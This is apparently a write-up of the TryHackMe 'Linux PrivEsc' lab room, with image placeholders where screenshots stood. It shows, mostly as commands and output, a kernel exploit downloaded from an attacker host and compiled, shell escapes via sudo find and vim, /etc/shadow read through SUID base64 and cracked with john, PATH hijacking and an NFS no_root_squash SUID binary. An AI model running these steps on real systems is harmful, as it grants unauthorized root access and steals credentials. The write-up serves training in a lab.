
TryHackMe — Linux PrivEsc

TryHackMe — Linux PrivEsc

Room link: https://tryhackme.com/room/linprivesc



Reconnaissance, system enumeration

To get the hostname and kernel version, I used the **uname -a** command:

```
karen@wade7363:/$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```


The **/etc/issue** file contains the OS name and version:

```
karen@wade7363:/$ cat /etc/issue
Ubuntu 14.04 LTS \n \l
```

Python is installed on the host, which can later be used to run exploits:


```
karen@wade7363:/$ python --version
Python 2.7.6
```

It turned out that the system kernel is vulnerable to privilege escalation due to insufficient validation of file creation by users:



Exploiting the vulnerable kernel

I found exploit code on exploit-db.com:



This exploit abuses a logic flaw in the Linux kernel, where the file-copy operation in OverlayFS incorrectly checked the virtual root permissions from the isolated container instead of the real permissions of the host system user.

Transferring the file to the target and running it:

```
karen@wade7363:/tmp$ wget http://192.168.155.188:8000/37292.c
--2026-07-07 02:15:01--  http://192.168.155.188:8000/37292.c
Connecting to 192.168.155.188:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[======================================================================>]

2026-07-07 02:15:02 (7.28 MB/s) - '37292.c' saved [5119/5119]

karen@wade7363:/tmp$ gcc 37292.c -o backup
karen@wade7363:/tmp$ ./backup
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
#
```

Flag:

```
# cat /home/matt/flag1.txt
THM-28392872729920
```

Privilege escalation via sudo

Using the **sudo -l** command, I listed all the commands this user can run via sudo:

```
karen@ip-10-113-157-180:/$ sudo -l
Matching Defaults entries for karen on ip-10-113-157-180:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi

User karen may run the following commands on ip-10-113-157-180:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
```

/usr/bin/find can be used for privilege escalation. A ready-made payload can be found on gtfobins.org:

Exploitation and getting the flag:

```
$ sudo find . -exec /bin/sh \; -quit
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /home/ubuntu/flag2.txt
THM-402028394
```

Privilege escalation via the SUID bit

The SUID bit is a bit set on a file so that any user who runs it executes it with the privileges of the file's owner.

I used the following command to enumerate all files on the system with the SUID bit set:

```
karen@ip-10-113-170-88:/$ find / -type f -perm -04000 -ls 2>/dev/null
```

Out of the many results, I chose **base64** for further exploitation:

```
1857     52 -rwsr-xr-x   1 root     root        53040 May 28  2020 /usr/bin/chsh
1722     44 -rwsr-xr-x   1 root     root        43352 Sep  5  2019 /usr/bin/base64
1674     68 -rwsr-xr-x   1 root     root        67816 Jul 21  2020 /usr/bin/su
```

So base64 won't directly get you root on the system, but it can, for example, be used to read the /etc/shadow file:

```
$ base64 /etc/shadow | base64 --decode
```

This way I obtained the contents of /etc/shadow for the specific users I needed:

```
gerryconway:$6$vgzgxM3ybTlB.wkV$48YDY7qQnp4puroJ19mxfMOwKt.H2LaWKPu0zKlWKaUMG1N7weVzqobp65RxlMIZ/NirxeZdOJMEOp3ofE.RT/:18796:0:99999:7:::
user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/:18796:0:99999:7:::
```

How it works: the file is owned by the root user, but the base64 binary (also owned by root) has the SUID bit set, allowing it to be run on all files in the system. As a result, if you encode and immediately decode a file, you can read its contents.

Having obtained the password hash for user **user2**, I cracked it:

```
└─$ john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 6 for all loaded hashes
Cost 2 (algorithm specific iterations) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (?)
1g 0:00:00:01 DONE (2026-07-07 03:03) 0.6944g/s 2466p/s 2466c/s 2466C/s girls..01234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The flag itself:

```
$ base64 flag3.txt | base64 -d
THM-3847834
```


Privilege escalation: Capabilities

All binaries with capabilities set can be enumerated using the **getcap** command:

```
karen@ip-10-114-169-146:~$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
```

On gtfobins.org you can find a sorted list of capabilities:

Flag 4:



The file turned out to be accessible even without root, but I still carried out privilege escalation via vim:

```
karen@ip-10-114-161-48:~$ ./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
Erase is control-H (^H).
# id
uid=0(root) gid=1001(karen) groups=1001(karen)
#
```

Privilege escalation: Cron Jobs


Let’s check how many cron jobs are running on the system:

```
karen@ip-10-114-172-175:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
* * * * *  root /antivirus.sh
* * * * *  root antivirus.sh
* * * * *  root /home/karen/backup.sh
* * * * *  root /tmp/test.py
```

It turns out that the **backup.sh** script is located in the home directory of user **karen** and can be modified.


First, I added the SUID bit to **/bin/bash** so I could get a reverse shell as root:

I inserted a reverse-shell payload there:



Result:

Cracking the password for user **Mett**:



Privilege escalation: PATH

PATH is an environment variable that tells the OS where to look for executable files.

Let's enumerate where the current user has write permissions:

```
karen@ip-10-114-165-210:/$ find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

From the large list, the **/home/murdoch** folder stands out:

I added /home/murdoch to the PATH variable so I could later run a binary:

There is a binary file in this folder that tries to execute a file called **thm**:

```
karen@ip-10-114-165-210:/home/murdoch$ ls -la
total 32
drwxrwxrwx 2 root root  4096 Jul  8 05:34 .
drwxr-xr-x 5 root root  4096 Jun 20  2021 ..
-rwsr-xr-x 1 root root 16712 Jun 20  2021 test
-rw-rw-r-- 1 root root    86 Jun 20  2021 thm.py
karen@ip-10-114-165-210:/home/murdoch$ ./test
sh: 1: thm: not found
```

If we create it with a shell spawn, we get root:

```
karen@ip-10-114-165-210:/home/murdoch$ echo "/bin/bash" > thm
karen@ip-10-114-165-210:/home/murdoch$ chmod 777 thm
karen@ip-10-114-165-210:/home/murdoch$ ./test
root@ip-10-114-165-210:/home/murdoch# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
```

Flag:

```
root@ip-10-114-165-210:/home/ubuntu# cat /home/matt/flag6.txt
THM-736628929
```

Privilege escalation: NFS

NFS (Network File System) on Linux is a network filesystem protocol that allows remote mounting of directories and sharing files over the network.

Let’s enumerate how many shared resources are mounted on the system:

```
karen@ip-10-114-172-2:/$ cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)
```

If a shared NFS resource has the **no_root_squash** option, you can create an executable file and get root.

I mounted my local folder together with the target. Locally I created a file to spawn /bin/bash, compiled it, added the SUID bit, ran it, and got root:

```
└─$ showmount -e 10.114.172.2
Export list for 10.114.172.2:
/home/ubuntu/sharedfolder *
/tmp                      *
/home/backup              *
```

```
┌──(kali㉿kali)-[/tmp]
└─$ sudo  mount -o rw 10.114.172.2:/tmp /tmp/backdoor

[sudo] password for kali:

┌──(kali㉿kali)-[/tmp]
└─$ cd backdoor

┌──(kali㉿kali)-[/tmp/backdoor]
└─$ nano exploit.c
```

```
#include <unistd.h>
#include <stdlib.h>

int main()
{
setgid(0);
setuid(0);
system("/bin/bash");
return 0;
}
```

```
┌──(root㉿kali)-[/tmp/backdoor]
└─# gcc exploit.c -o nfs -w

┌──(root㉿kali)-[/tmp/backdoor]
└─# ls
exploit.c  systemd-private-6f100d839126495ba95cd9bdf55aa098-systemd-logind.service-zeL9Se
nfc        systemd-private-6f100d839126495ba95cd9bdf55aa098-systemd-resolved.service-d6B6hi
nfs        systemd-private-6f100d839126495ba95cd9bdf55aa098-systemd-timesyncd.service-mgybhi
snap.lxd

┌──(root㉿kali)-[/tmp/backdoor]
└─# chmod +s nfs

┌──(root㉿kali)-[/tmp/backdoor]
└─# rm nfs

┌──(root㉿kali)-[/tmp/backdoor]
└─# gcc exploit.c -o nfs -static -w

┌──(root㉿kali)-[/tmp/backdoor]
└─# chmod +s nfs
```

```
karen@ip-10-114-172-2:/tmp$ ./nfs
# id
uid=0(root) gid=0(root) groups=0(root),1001(karen)
# cat /home/matt/flag7.txt
THM-89384012
#
```